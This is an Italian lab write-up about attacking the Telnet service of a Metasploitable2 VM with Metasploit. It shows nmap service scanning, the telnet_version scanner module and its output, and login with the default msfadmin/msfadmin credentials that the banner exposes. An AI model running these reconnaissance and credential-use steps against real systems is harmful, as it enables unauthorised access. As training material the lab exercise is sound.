


EXPLOIT TELNET CON METASPLOIT

Per l'esercizio di oggi dovremo sfruttare la vulnerabilità relativa a Telnet sulla macchina Metasploitable2 con i moduli di Metasploit.


Come requisito dovremo prima configurare l'IP della macchina Kali con 192.168.1.25 e l'IP della macchina Metasploitable2 con 192.168.1.40 .

Andremo quindi a modificare gli IP delle macchine.



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 6.3 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
#iface eth0 inet dhcp  
address 192.168.1.25/24  
gateway 192.168.1.1  
  
GNU nano 2.0.7 File: /etc/network/interfaces Modified  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.1.40  
netmask 255.255.255.0  
network 192.168.1.0  
broadcast 192.168.1.255  
gateway 192.168.1.1  
  
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos  
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```


Andando poi a verificare la connessione tra le macchine con il ping.



The image shows two overlapping windows from a virtual machine environment. The top window is a Kali Linux terminal with the prompt `kali@kali: ~`. It shows a `ping 192.168.1.40` command being executed, with a red arrow pointing to the IP address. The output shows successful ping results with times around 0.3 to 0.7 ms. The terminal is then suspended with `zsh: suspended ping 192.168.1.40`. The bottom window is titled "Clone di Metasploitable2 [In esecuzione] - Oracle VM VirtualBox". It shows network configuration details: `address 192.168.1.40`, `netmask 255.255.255.0`, `network 192.168.1.0`, `broadcast 192.168.1.255`, and `gateway 192.168.1.1`. Below this, a message indicates that 15 lines were written. The terminal then shows the command `sudo /etc/init.d/networking restart` being executed, followed by a message: `* Reconfiguring network interfaces... SIOCDELRT: No such process`. A red arrow points to the `ping 192.168.1.25` command. The output shows successful ping results with times around 0.3 to 0.5 ms. The terminal ends with `[1]+ Stopped ping 192.168.1.25` and the prompt `msfadmin@metasploitable:~$`.

```
(kali@kali)-[~]  
$ ping 192.168.1.40  
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.  
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.775 ms  
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.315 ms  
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.643 ms  
^Z  
zsh: suspended ping 192.168.1.40  
  
(kali@kali)-[~]  
$  
  
Clone di Metasploitable2 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
address 192.168.1.40  
netmask 255.255.255.0  
network 192.168.1.0  
broadcast 192.168.1.255  
gateway 192.168.1.1  
  
[ Wrote 15 lines ]  
  
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart  
* Reconfiguring network interfaces...  
SIOCDELRT: No such process  
  
msfadmin@metasploitable:~$ ping 192.168.1.25  
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.  
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=0.417 ms  
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.345 ms  
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.496 ms  
64 bytes from 192.168.1.25: icmp_seq=4 ttl=64 time=0.379 ms  
  
[1]+ Stopped ping 192.168.1.25  
msfadmin@metasploitable:~$
```

Dopo aver verificato la connessione abbiamo lanciato una scansione con nmap per vedere se il servizio interessato fosse attivo.



```
msf6 > search telnet
zsh: suspended msfconsole


(kali@kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-06 04:30 EST
Nmap scan report for 192.168.1.40
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.64 seconds


(kali@kali)-[~]
$
```

La nostra macchina Metasploitable2 presenta un servizio Telnet in ascolto sulla porta 23, che trasferisce il traffico su un canale non cifrato; possiamo sfruttare questa vulnerabilità per sniffare la comunicazione per rubare informazioni sensibili come username e password.


Andremo quindi ad avviare Metasploit tramite il comando “msfconsole”.



Una volta avviato andremo a cercare i vari moduli utilizzabili per la vulnerabilità tramite il comando “search telnet”.




Per poi andare a scegliere il giusto modulo per sfruttare la vulnerabilità.



0	Solaris In.telnetd TTYPROMPT Buffer Overflow	2007-02-12	excellent	N
32	exploit/solaris/telnet/fuser	2007-02-12	excellent	N
0	Sun Solaris Telnet Remote Authentication Bypass Vulnerability			
33	exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection	2015-12-20	excellent	N
0	TP-Link SC2020n Authenticated Telnet Injection			
34	auxiliary/scanner/telnet/telnet_login		normal	N
0	Telnet Login Check Scanner			
35	auxiliary/scanner/telnet/telnet_version		normal	N
0	Telnet Service Banner Detection			
36	auxiliary/scanner/telnet/telnet_encrypt_overflow		normal	N
0	Telnet Service Encryption Key ID Overflow Detection			

Tramite il comando “info” potremo visualizzare tutte le informazioni sul modulo, come la descrizione.



```
msf6 auxiliary(scanner/telnet/telnet_version) > info
```

Name: Telnet Service Banner Detection
Module: auxiliary/scanner/telnet/telnet_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>


Check supported:
No

Basic options:

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

Description:
Detect telnet services


Lo andremo ad utilizzare tramite il comando “use auxiliary/scanner/telnet/telnet_version”.



```
Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Controlleremo ora le opzioni e i parametri necessari per lanciare l’attacco con il comando “show options”.



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

Module options (auxiliary/scanner/telnet/telnet_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

```
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Andremo quindi ad inserire il parametro mancante RHOSTS (remote hosts), ovvero l’indirizzo IP del target, tramite il comando “set RHOSTS IP_target”.

Con un ulteriore “show options” mostreremo a schermo l’effettivo inserimento del parametro.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  PASSWORD         no        The password for the specified username
  RHOSTS    192.168.1.40    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     23               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  TIMEOUT   30               yes       Timeout for the Telnet probe
  USERNAME  USERNAME         no        The username to authenticate as

msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Per il modulo scelto non bisognerà specificare alcun payload tramite la ricerca “show payloads”, andremo quindi a lanciare l’attacco con il comando “exploit”.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Come si può vedere il modulo ha recuperato i dati di login del servizio.

Per verificare la correttezza di queste informazioni andremo ad eseguire il comando “telnet IP_target”.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: 
```

Proveremo quindi ad inserire le credenziali recuperate da Metasploit (msfadmin/msfadmin).

